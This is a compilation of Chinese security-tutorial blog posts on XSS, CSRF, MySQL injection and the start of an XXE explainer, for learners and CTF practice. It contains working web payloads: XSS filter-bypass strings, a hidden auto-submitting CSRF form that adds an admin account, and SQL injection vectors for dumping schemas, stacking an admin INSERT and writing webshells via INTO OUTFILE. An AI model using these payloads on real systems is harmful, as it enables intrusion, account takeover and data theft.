简易非持久型 XSS 在 chrome 下的显示结果

可以看到我们的代码 'alert(/test/)' 在 IE 11 下已被成功执行，而在 chrome 下则被浏览器拦截，无法执行，但是我们也可以通过一些字符串构造的方法绕过浏览器自带的安全防护。在下期的文章中我们会深入探讨这些方法。


2. 持久型 XSS

要演示持久型 XSS，这里我们先做了一个简易的留言板，服务端对提交的数据不进行任何编码，提交的数据直接存进数据库，前端用 ajax 从服务端读取数据。 当我们提交一条

<script>alert(/test XSS/)</script>

时，这条记录就会被显示在页面上，从下图可以看到我们的代码已执行成功。以后每个访问此页面的用户都会自动执行此代码。

持久型 XSS 演示:




3. 基于 DOM 的 XSS

那么为了方便，我直接沿用了上面演示非持久型 XSS 的客户端和服务端，只不过我这里的请求链接变成了

http://localhost/server.php?search=%3Cimg%20src=1%20onerror=alert(/test/)%3E`

如下图所示: 在 IE11 上还是能够正常执行:



在 chrome 下则被浏览器拦截:

如果想隐藏的稍微好点，我们可以在图片中写一句样式 style="height:0;width:0"，这样连图片的影儿都看不到了。

总结

经过了上面的三个实验演示，我们可以总结出三种 XSS 攻击方式的隐蔽性和有效性从强到弱是：持久型 XSS > 基于 DOM 的 XSS > 非持久型 XSS。

另外，我们在实验中也碰到了 XSS 被浏览器拦截的情况，并且在实际情况中，服务端也会对我们提交上来的数据做一些编码处理，导致有时我们的 XSS 攻击并不是那么的有效，在下期文章中我们会对绕过诸如此类的安全防护做进一步的研究探讨。

XSS 学习笔记【二】

原创： 晚风 信安之路 2017-08-08

目前主流过滤 XSS 的三种技术

过滤

过滤，顾名思义，就是将提交上来的数据中的敏感词汇直接过滤掉。例如对"<script>"、"<a>"、"<img>"等标签进行过滤，有的是直接删除这类标签中的内容，有的是过滤掉之类标签中的 on 事件或是'javascript'等字符串，让他们达不到预期的 DOM 效果。

编码

像一些常见的字符，如"<"、">"等。对这些字符进行转换编码或者转义，让他们不直接出现在脚本中，从而使浏览器不会去执行这段脚本

限制

玩过 XSS 的朋友应该都知道，精心构造一个攻击链接往往需要较长的字符串。那我干脆就对提交上来的数据长度做一个限制，这样就能解决一个即使真的存在一个 XSS 漏洞，但由于数据长度的限制而导致这个漏洞无法真正被利用的情况。

常见绕过技术

1. 防过滤

有的网站会直接过滤"<script>"、"<a>"、"<img>"这些标签。在测试过程中，我们可以改变测试语句的大小写来绕过 XSS 规则.比如：

```
<script>alert("xss");</script>
```

可以转换为：

```
<ScRipt>ALeRt("XSS");</sCRipT>
```

对于只过滤一次“script”的情况我们还可以很巧合地把请求构造成这样：

<scr<script>ipt>alert("XSS")</scr<script>ipt>

对于完全过滤"script"、"javascript"等脚本相关的字符时，我们可以使用DOM Based XSS，例如：

<img src=1 onerror=alert(1)>

编码类：编码类绕过主要有 URL 编码，unicode 编码，HTML 编码，CSS 编码和非常冷门的 js-fuck 编码

1. URL 编码

URL 编码最常见的是在用 GET/POST 传输时，顺序是把字符改成 %+ASCII 两位十六进制(先把字符串转成 ASCII 编码，然后再转成十六进制)。js 处理 URL 编码的时候有三个函数可以使用，分别是 escape() 函数、encodeURI() 函数 、encodeURIComponent() 函数，对应的解码函数分别是 unescape()、decodeURI()、decodeURIComponent()；

2. unicode 编码

Unicode 编码的字符以%u 为前缀，后面是这个字符的十六进制 unicode 的码点。当有些站点的后端验证可以识别 Unicode 编码的字符时，就可以用这个方法绕过了。

3. HTML 编码

HTML 编码的存在就是让他在代码中和显示中分开， 避免错误。他的命名实体：构造是&加上希腊字母，字符编码：构造是&#加十进制、十六进制 ASCII 码或 unicode 字符编码，而且浏览器解析的时候会先把 html 编码解析再进行渲染。但是有个前提就是必须要在“值”里。

Html characters	Html Encoded Entities
<	&lt;
>	&gt;
&	&amp;
‘	&#039;
“	&quot;
空格	

4. CSS 编码

主要是利用 css 中的 expression()表达式表达式中可以执行 js 脚本来达到攻击的目的，但是我刚刚测试了一下 expression()表达式在 IE7 及以下是有效的，在 IE8 及以上就失效了，无法识别。这种方法目前应该是无法使用了。

5. Ascii 编码

这种方式主要利用了 js 的 eval()函数和 String.fromCharCode()函数。eval()函数是一个神奇的函数，可以用来计算一个字符串，将字符串变为 js 的表达式或者可执行语句,String.fromCharCode()函数则是将一段 Ascii 码转化为字符串。配合起来就例如下面的这一句代码：

```
<script>eval(String.fromCharCode(97,108,101,114,116,40,47,120,115,115,47,41));</script>
```

其作用相当于

```
<script>alert(/xss/)</script>
```

2. 针对限制

既然限制了数据长度，那我们可以从外部引用一个自己写的 js，而不是直接全部写在请求当中。比如先自己写一个内容为 alert(1)的 js 文件，上传到自己的空间里，由于 script 允许从外部引入 js 脚本，所以我们加上这句

```
"><script src='xss.js'></script>
```

直接加载脚本，可以突破对数据长度的限制。

总结

上面就总结了一些常见的 XSS 防护方式和绕过方式。其实 XSS 的绕过方式远远不止这么一些，这里我推荐一篇 github 上的帖子，对 XSS 的防护也是总结的比较详细的：

https://github.com/masatokinugawa/filterbypass/wiki/Browser's-XSS-Filter-Bypass-Cheat-Sheet

对于攻击来说，无论如何就一句话，尽可能得让你的脚本能够被执行。

对于防护来说，该过滤的过滤，该转义的转义，尽量做到全面。

另外我们可以想一下 XSS 攻击是为了什么，无非是通过脚本访问本地存储的 cookie 和劫持流量实现恶意跳转。那么对于前者，我们可以使用 HTTP-only（HTTP-only 技术就是可以组织用户通过脚本来访问 cookie，只允许通过 HTTP 协议来访问和传输，通常写在服务器发送给客户端的报文头中）来防护；对于后者，可以使用 HTTPS 安全协议。所以我们也可以不要局限于如何把 XSS 防护得一丝不漏，而在通过 XSS 要达到的目的上多下点功夫。

后记

我在测试 XSS 的时候发现 Chrome 的内核自带了一个 XSS_AUDITOR 的功能，这个功能基本是无法防护持续型（存储型）XSS 的，但是却阻止了我全部的非持续型的 XSS，所有非持续型 XSS 都无法绕过他的检测。所以想请教下大家非持续型 XSS 能不能绕过 Chrome 的这个功能的，该怎样绕过。

浅谈 Session 机制及 CSRF 攻防

原创： 晚风 信安之路 2017-08-26

在讲解 CSRF 攻击原理及流程之前，我想先花点时间讲讲浏览器信息传递中的 Session 机制。

Session 机制

Session，中文意思是“会话”。对于“会话”我的理解是客户端与服务端间通信的一种方式，也可以简单的理解为一个用户从打开浏览器开始，访问一个 web 网站，点击某些超链接，访问某些服务端的资源，然后关闭浏览器的这一整个过程就是一次会话。

早期，客户端与服务端之间的每次信息传递都是独立的。这与 HTTP 协议的无状态性有关。用户发送的一个请求只是为了告诉服务端想访问的资源，然后服务端将用户要的资源返回回去，就这么简单。后来，随着人们需求的增长，网站的所有者希望对每个用户提供个性的、精细化的服务，最初的静态资源已经无法满足如“用户机制”、“个性推荐”等多样的需求了。

对于无状态的 HTTP 协议，人们提出来两种解决方案，分别是 Cookie 和 Session。下面讲一下 Cookie 和 Session 的区别及联系。

Cookie 机制：一般来说，Cookie 分发是通过扩展 HTTP 协议来实现的，服务器通过在 HTTP 的响应头中加上一行特殊的指示以提示浏览器按照指示生成相应的 Cookie。然而纯粹的客户端脚本如 JavaScript 也可以生成 Cookie。Cookie 相当于由用户自己保存的一张纸，上面记载着用户的信息。比如用户名、密码等等。Cookie 一般是由浏览器在后台自动发送给服务器的。浏览器会检查所有的 Cookie，当某个 Cookie 的作用域大于或等于所要访问的资源的位置时，浏览器就会把这个 Cookie 附在请求资源的 HTTP 请求头上发送给服务器。可以说，这种方式是客户端（用户）在维持状态。

Session 机制：客户端请求服务端时，服务端会为客户端创建一个 Session，并检查请求中是否包含 Session ID。形象的来说，一个 Session 相当于是一张会员卡，上面除了一个卡号其他什么都没有。这个卡号就是 Session ID。当存在 Session ID 时就检索出相应的 Session。不存在则创建一个 Session 并生成一个

Session ID。Session ID 的值应该是一个既不会重复，又不容易被找到规律以仿造的字符串。当一个用户拿着这张“会员卡”访问一个网站时，用户在网站上的有关信息和操作都会被记录在服务端的这张会员卡对应的卡号下。很明显，这种方式就是服务端在维持状态。而 Session 机制和 Cookie 机制又有什么联系呢？虽然 Session 机制中用户的状态由服务端来维持，但是，Session 中的 Session ID 还是要用户自己来保管的，而一般来说，Session ID 则以 Cookie 的形式保存在客户端。但这种方式有一个弊端就是如果客户端禁用了 Cookie，那么 Session 机制将无法正常工作。解决这个问题有两种方法，一种是 URL 重写，简单的说就是将 Session ID 作为 URL 的附加信息或参数，通过 URL 来传递。另一种是将 Session ID 写在表单（Form）的隐藏域中，在表单提交时将 Session ID 一起提交上去。

CSRF 攻击


CSRF（Cross-site request Forgery）攻击称为跨站请求伪造攻击。听起来和 XSS（跨站脚本攻击）有些类似，但是实际上完全不同。我们来看一下这两者的区别。

XSS：构造代码 → 伪装代码 → 发送给受害者 → 受害者打开 → 攻击者获取受害者的 Cookie → 攻击者使用受害者的 Cookie 去干坏事 → 攻击完成

CSRF：构造代码 → 伪装代码 → 发送给受害者 → 受害者打开 → 受害者执行了恶意代码 → 攻击完成

可以发现，XSS 是攻击者获取到了受害者的 Cookie，自己去执行恶意代码操作，而 CSRF 则是受害者在打开攻击者的代码时，攻击就已经完成了，攻击者只需构造代码并诱使受害者打开，一次 CSRF 攻击就完成了。简单的说，XSS 是盗取 Cookie，CSRF 是盗用 Session。

下面我们用一张图来说明一次完整的 CSRF 攻击：



1.首先，用户访问并登录可信站点 A，可以是某后台登录系统，也可以是某购物网站或者某网上银行；

2.网站 A 验证用户为合法用户，验证成功，并在用户处产生 Cookie；

3.用户在没有登出网站 A 的情况下，访问了危险网站 B，危险网站 B 一般为攻击者用来进行 CSRF 攻击而制作的网站；

4.危险网站 B 要求访问 A，并发送请求，这里的请求可能是恶意代码（注意：此时用户在网站 A 仍处于登录状态）；

5.浏览器根据 B 的请求，带着 A 的 Cookie 向 A 发送了请求，也就是说冒充了 A 的身份执行了攻击者想执行的恶意代码；

从上面的五个步骤来看，完成一次完整的 CSRF 攻击需要两个条件：

1.用户登录可信站点 A，并在本地存储了 A 的 Cookie；

2.用户在不登出 A 的情况下，访问 B；

两个实例

1.假设有一个后台管理页面 A，管理员可以在上面新增用户。以 GET 请求方式来完成操作比如：

http://www.a.com/admin/adduser.php?username=abc&password=123

这个请求就是请求服务端添加一个用户名为 abc，密码为 123 的用户。当然了，这个操作必须在管理员登录后台成功后才能执行现在管理员在后台保持登录状态的时候，访问了一个网站 B，其中有这样一段代码：如 <img src=http://www.a.com/admin/adduser.php?username=abc&password=123> 访问了之后，在管理员的后台管理中就会自动添加上一个用户名为 abc，密码为 123 的用户。原理就是浏览器自动带上了验证后的 A 的 Cookie，发送了危险网站 B 的请求。服务端误以为是管理员自己发出的请求，便在服务端执行了添加用户的操作。

2.由于 GET 方式的不安全性，后台管理系统进行了升级，使用 POST 请求方式。添加用户的页面变成了 POST 表单:

```
<form action="adduser.php" method="POST">
  <input type="text" name="username"/>
  <input type="password" name="password"/>
  <input type="submit" name="addUser" value="添加"/>
</form>
```

处理 POST 表单的服务端代码如下:

```
<?php
  session_start();
  if (isset($_POST['username']) && isset($_POST['password']))
  {
    addUser($_POST['username'],$_POST['password']);
  }
?>
```

看似安全了，其实仍有办法进行 CSRF 攻击。危险站点 B 的代码如下:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Document</title>
</head>
<body onload="addUser()">
  <script type="text/javascript">
  function addUser() {
    document.getElementById('btn__addUser').onclick();
  }
  </script>
  <form action="adduser.php" method="POST" name="addUser" style="display: none;">
    <input type="text" value="abc" name="username"/>
    <input type="text" value="123" name="password"/>
    <input type="submit" id="btn__addUser">
  </form>
</body>
</html>
```


同样，管理员在 A 站点登录时，访问了站点 B，那么在后台同样也会新增了一个用户名为 abc，密码为 123 的用户。

只不过在 A 站点使用了 POST 提交数据后，B 也要使用表单来提交数据，相对麻烦一点。

CSRF 的防御

1. 检查 HTTP Referer 字段是否同域 HTTP Referer 是 header 的一部分，当浏览器向服务端发送请求时，浏览器会带上 Referer，用于告诉服务端请求的来源。一般来说，用户提交的站内请求的来源（也就是 Referer 字段）应该站内地址，当检测到非同域时，有理由怀疑用户受到了 CSRF 攻击。虽然这种方法简单又有效，但是 !我觉得这种方法目前已经变得不是那么可靠了。原因有三：（1）这种方法只能防御来自站外的 CSRF，却无法防御来自站内的 CSRF；（2） 当从 HTTPS 站点发送请求到 HTTP 站点时，浏览器不发送 Referer，即无法检测请求来源；（3） 虽然 JavaScript/ActionScript 无法修改 Referer，但是 Referer 可以在服务端被伪造，即可以被向可信站点 A 发送请求的危险站点 B 伪造，从而通过检查机制；

2. 使用验证码很易于理解，就是在用户进行操作时让用户输入验证码，确保是用户本人进行的操作，而不是第三方。然而这种方式会降低用户的使用体验，

给用户带来不便；

3. 限制 Session Cookie 的生存周期即规定如果用户在一段时间内不进行任何操作，服务端就自动销毁 Session，用户再次操作时需要重新登录才能继续操作。因为无法真正做到用户一关闭浏览器服务端就销毁 Session，虽然可以在用户关闭浏览器时给服务端发送一个销毁 Session 的请求，但是当浏览器崩溃或被强制关闭时，销毁 Session 的请求无法发出，服务端就一直会保持着这个 Session；

4. 使用一次性 Token 这种方法可以说是目前最广泛使用的解决方案了。这里的 Token 是一个由数字、字母组成的随机值，每次生成的 Token 必须具有唯一性且不易被猜测到。在用户登录后，服务端会生成一个一次性的 Token，一般这个 Token 会保存在服务端返回给用户的页面中的一个隐藏域里。每次用户向服务端发送操作请求时会附带上这个 Token，服务端也会验证这个 Token 是否和分发给用户的 Token 一致，如果请求中不存在 Token 或 Token 不正确，即判定这个请求为非法请求。这个解决方案的原理就是利用了浏览器的同源策略，即第三方无法通过 AJAX 等方式获取到 Token 值。当然了，显而易见这个 Token 不具备时效性。我们可以使用一个临时的作用在父子页面之间的 Cookie 来代替 Token。

Mysql 注入导图-学习篇

原创： ph0rse 信安之路 2017-09-06

接触 SQLi（SQL injection）已有大半年，不得不说，这是个庞大的领域。每次以为自己都弄懂了之后都会有新的东西冒出来，需要再次学习，一路走来效率不高，工作量很大。而且随着知识体系的壮大，很多东西会渐渐忘记。因此萌生了写一个思维导图的想法，一来整理自己的思路，防止遗忘。二来，作为一名大二的小学长，希望学弟学妹们在这方面能够学得更快一些。希望自己的工作，能为 SQLi 这座大厦舔砖加瓦，巩固‘地基’~

SQLi 领域很广，从编程语言的角度 PHP、JAVA、Python、C#……， 从数据库类型的角度 Mysql、Mssql、Oracle、PostgreSQL……，如果再算上响应层 Apache 或 IIS 或其它的细微差距怕得是一辈子的工作量~不过好消息是，它们之间在大部分情况（除 OOB、提权部分）下只存在细微差距。触类旁通地去学，工作量会小很多。而本文将基于 Mysql-PHP，以思维导图为主线，介绍导图中生僻知识点的同时，也会引入一些实战性的 CTF 练习题，供大家实验。

Mysql+php 的环境搭起来非常简单，使用 phpstudy

http://www.phpstudy.net/a.php/211.html

即可，这也是我选择 mysql+php 入手的原因之一。

在熟悉了导图中的知识点中之后，可以借用 SQLi-lab、RedTigher:

https://redtiger.labs.overthewire.org/

haking-lab:

http://hackinglab.cn/

的 SQLi 部分；这三套在线 SQLi 练习题目，来介绍相关知识点的练习与巩固。

文章涉及的文件可以在这个网盘:

http://pan.baidu.com/s/1gfOSowF

如果对文章内容存有疑问或发现了不严谨的地方，欢迎联系我，希望与你共同探讨。

导图中的生僻技巧

此部分从上到下，对导图中较为生僻地知识点进行讲解。

SQLi 的产生是因为程序没有对输入进行充分的过滤，导致攻击者可以通过操纵输入，达到利用代码进行攻击。

常规 UNION 查询

其最基础、最根本的利用方式就是获取数据库里的数据，从思维导图的最上方开始，首先是 UNION 带回显查询常规流程，随着之后知识的扩充，应用手段也会越来越多样。这一部分可以利用 SQLi-labs 这套题训练一下，源码和答案（Mysql 注入天书）已经放到了网盘里，需要的朋友可以自取，这里面的题非常多，也比较全。“Mysql 注入天书”中也对基础知识进行讲解，可以多刷几遍，多巩固一下。

6 种报错语法与原理

随后是报错函数的原理、语法介绍，知晓原理才能灵活地利用，上面贴了 6 中我所遇到过的会导致报错的函数，多一种方法，就可能在 CTF 比赛中多一种预期之外的解法。SQLi-labs 有专门的报错关卡，hacking-lab 第六关

http://hackinglab.cn/ShowQues.php?type=sqlinject

同样是报错注入，可以练习一下。

show & descript 非常规注入

再往下的 SHOW&DESC 部分，是一种很巧妙的姿势，在非常规地 show 或 descript 语句中利用报错来获取数据。

贴上一个查看官方文档的好地方

http://devdocs.io/

当然 google+官网才是硬道理。

盲注中无需函数的字符串比较

随后的 SQLi 中的'abc'>'abd' 为 TRUE 部分需要注意一下，就是当字符串截取函数被禁用时（打 CTF 时常见），可以将字符串直接对比，但字母之间的对比是根据字母表顺序而不是 ascii 码，这样就会导致盲注脚本最后输出的数据没有区分大小写。而字母与非字母字符之间是按照 ascii 码进行比较，所以可以通过 0x5b-0x60 中的一个非字母字符，来判断字母的大小写。

布尔盲注与时间盲注类似，没有特别需要补充的。

再往下的字符串操作部分则纯粹为了绕过一些黑名单，CTF 比较有用，实战环境常用的几个一般就够用了。

数字型运算利用

测试注入部分，贴上了一些测试语句。其中需要注意 Number 中的'3-2'测试向量，如果传参时输入 3-2，然后回显了 id=1 的页面，就说明该处存在漏洞，且至少可以通过盲注的方式获取数据。

比如输入 *1-(IF(user()='root@localhost'),1,0)--+* 如果返回的页面是 id=1 的，则说明后面的语句判断为假，若页面是 id=0 的页面，则说明判断为真，这就存在了盲注漏洞。可以继续测试，根据测试结果，用工具或者写脚本进行注入。

注释符绕过

继续往下，是 Mysql 注释符部分，其中有两点需要注意。第一，' /*!50000or*/1='1 和' /*!or*/1='1 这种形式是为了绕过 WAF。第二，对注释符--空格的过滤。因为有些黑名单（CTF 题中尤其常见）在过滤--空格这种注释符时使用的是正则，但正则很容易不严谨，比如过滤了--空格 和 --%20（PS：空格的 url 编码），但--%a0（PS：换行符）依然能够绕过过滤，充当注释符使用。所以在测试--空格注释符的时候，只要--没有被过滤，就很可能有绕过的方法。

信息搜集向量

继续向下，在"版本&主机名&用户&库名&数据库路径&MAC 地址"部分，搜集了一些 Mysql 中的全局变量名，可以获取一些渗透测试需要的敏感信息，其中获取 Mysql 版本号部分需要注意 /!mysql 版本号/ 这种形式。当注入语句为

*SELECT * FROM Users limit 1,{INJECTION POINT};* 这种形式时，可以在注入点插入比如/!50717/，如果版本号小于 5.7.17 则返回真，从而可以判断版本号。

OCEDUER ANALYSE 语法爆列、表名

继续向下，在查列名、表名部分，除了较为常规的 UNION、报错、盲注方法，还可以使用 PROCEDUER ANALYSE 语法。

limit 用法可以自己测试。hacking-lab 第四关

http://hackinglab.cn/ShowQues.php?type=sqlinject

一次性爆出所有的库、表、列名

除此之外，我还找到了一个非常 NB 的注入向量:

(SELECT (@) FROM (SELECT(@:=0x00),(SELECT (@) FROM (information_schema.columns)

WHERE (table_schema>=@) AND (@)IN (@:=CONCAT(@,0x0a,'

[',table_schema,'] >',table_name,' > ',column_name))))x)

可以一次性爆出所有的库、表、列名

查看源码可以看到【库名】>表名>列名，整齐地显示了出来~

文件操作需知

继续向下，从文件操作开始，就要涉及 SQLi 的高级用法了。首先查询本用户是否具有文件操作的权限，三种查询方式。如果 secure_file_priv 变量为空那么直接可以使用函数,如果为 null 是不能使用。但在 mysql 的 5.5.53 之前的版本是默认为空,之后的版本默认为 null。如果注入点使用的用户拥有文件操作权限，将十分危险。

首先，用户可以用 loadfile()函数来获取任意文件信息，利用 HEX()和 UNHEX()函数甚至可以获取，服务器上应用程序（二进制文件）的全部数据。“select …… into outfile 'path'” 语句可以将一句话木马写到服务器中，“select …… into dumpfile 'path'”可以直接写入二进制文件，从而向服务器中写入不安全的插件，从而进行提权和其它非法操作。

基本上获得了拥有文件操作权限的注入点，就离拿下整个服务器群不远了~

OOB 带外通道渗漏注入

继续向下是 OOB（带外通道攻击），就是通过非常规的方式将数据传输出去。同样需要 secure_file_priv 权限，对于 Mysql 有 DNS（域名渗漏）和 SMB 两种主要带外传输方式。这种技术在概念上比较难理解，但掌握之后是非常强大的技术，除了能绕过 WAF 向外带出数据之外，还可以结合 XSS 漏洞进行危害性更大的攻击。在安全客上有一篇文章

http://bobao.360.cn/learning/detail/3458.html

介绍的比较详细，同时也有复现教程，可以学习一波~

爆出当前 SQL 语句

继续向下，有一个很厉害，但从未被提及的知识点，可以将当前查询语句爆出来：*SELECT group_concat(info) FROM information_schema.processlist* 将注入语句爆出来之后，才可以更好地想办法去构造查询语句，甚至在 column_name 等列名关键字被过滤时，直接顺带查出来敏感列名。

继续向下是堆叠注入，如果注入点可以进行堆叠注入，就可以使用分号结束之前的语句，开启一个新的语句，类似这样：*SELECT * FROM Users WHERE ID=1 AND 1=0; INSERT INTO Users(username, password, priv) VALUES ('BobbyTables', 'kl20da$$','admin');* 如果可以堆叠注入，那么利用漏洞的方式就会更多，比如上一条语句中的添加 admin 用户。或者摆脱原语句的语法限制，注入一条新的语句进行文件操作。有很多旧文章，包括《SQL 注入攻击与防御》这本书里都说 php-mysql 不可以，但经过测试之后，还是有办法进行堆叠注入的。对于 php-mysql 来说，通过 PDO_MYSQL 和 MYSQLi 方式与数据库交互地可以使用堆叠注入，但通过 mysql_query 进行交互的不可以。

提权

UDF 提权

https://hack0nair.me/2013-05-01-udf-privilege-escalating-on-mysql/

是 Mysql 的常规提权方式，当 hacker 通过其它方式能够上传文件并执行时，

可以通过提权来修改已知用户的权限，从而“脱裤”。

绕过

继续向下是一些绕过姿势，用来绕过一些 WAF。

宽字节注入

宽字节注入可以在 web 应用转义单引号的情况下，利用宽字节的特性，吃掉转义反斜杠。此特性和下面的字符编码绕过技巧一样，都已经有较为详细地介绍文章，在这里就不再赘述了。宽字节注入详解传送门

http://drops.blbana.cc/2016/12/05/Mysql%E5%AE%BD%E5%AD%97%E8%8A%82%E6%B3%A8%E5%85%A5/

字符编码绕过技巧

字符编码绕过技巧详解传送门

https://www.leavesongs.com/PENETRATION/mysql-charset-trick.html

绕过空格过滤

绕过空格部分，在导图中特殊字符用|分隔开了，用法类似%09，百分号加上 ascii 码的十六进制。而 AND 操作符之后的空格，可以用一些特殊字符的组合进行绕过，比如导图中提到的

-++-

!~~!

-+-+-+-+~~

可以进行组合的字符有+，-，~，!，@。是否能充当空格与选用字符以及字符数的奇偶都有关系，有兴趣的朋友可自行测试。

编码绕过

继续向下，编码绕过，并非所有情况都适用，根据代码情况会有所不同。其中非法十六进制的意思是，web 应用检测到%后尝试对后面的字符进行 url 解码，正常情况，后面的两位字符应该是（0-f），如果出现大于 f 的字符，则非法，则

停止解析，去除了百分号，还原了敏感关键字。

绕过逗号

继续向下，绕过逗号是一个在 CTF 中常见的知识点，可以在有回显情况下，不引用逗号，进行注入。mid('abc' from 1 for 1) 则在禁止逗号的盲注中非常有用。limit 1 offset 0 可以用来绕过 limit 0,1 中的逗号

下面的溢出区绕过指的是有些 web 应用会截取用户输入，分段执行。这时可以利用截取的位数，来绕过关键字检测。

md5 第二参数带来地安全问题

后面的[md5 第二个参数

http://cvk.posthaven.com/sql-injection-with-raw-md5-hashes

约束性 SQLi

http://bobao.360.cn/learning/detail/3357.html

类型转换

http://bobao.360.cn/learning/detail/3804.html)

都已经有比较详细的文章。

至此，思维导图中一些直观上不易理解的点就介绍结束了，其它的点同样重要，只是直接看图应该就能知道什么意思，就不再废话了。

十分钟带你了解 XXE

原创： 晚风 信安之路 2017-09-24

关于 xxe，我们首先要了解什么是 xxe？XXE（XML External Entity Injection）XML 外部实体注入攻击。下面就详细介绍 XXE。

XML 和 DTD 的关系

那 DTD 又是什么呢。DTD（Document Type Definition）即文档类型定义，是一种 XML 约束模式语言，属于 XML 文件组成的一部分。下面是我们的一个常见的 XML 文档，最上面第一行是文档声明，中间的部分就是文档类型定义也就是我们的 DTD，最下面的部分就是 XML 的主体各种文档元素了。DTD 主要就起到了告诉解释器该怎么样解释这个 XML 文档的作用。

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE information [
  <!ELEMENT information (name,email)>
  <!ELEMENT name     (#PCDATA)>
  <!ELEMENT email    (#PCDATA)>
]>

<information>
  <username>John</username>
  <email>123@qq.com</email>
</information>
```


DTD 文档有三种应用形式：

1.内部 DTD 文档

<!DOCTYPE 根元素[定义内容]>

2.外部 DTD 文档

<!DOCTYPE 根元素 SYSTEM "DTD 文件路径">

3.内外部 DTD 文档结合

<!DOCTYPE 根元素 SYSTEM "DTD 文档路径"[定义内容]>

其中第二三种类型中的 SYSTEM 是一种标识符，可以理解为：根据 DTD 文件路径，加载这个文件的内容，并赋值给前面的根元素，该标识符意味着该实体将从外部来源获取内容。

XXE 漏洞原理

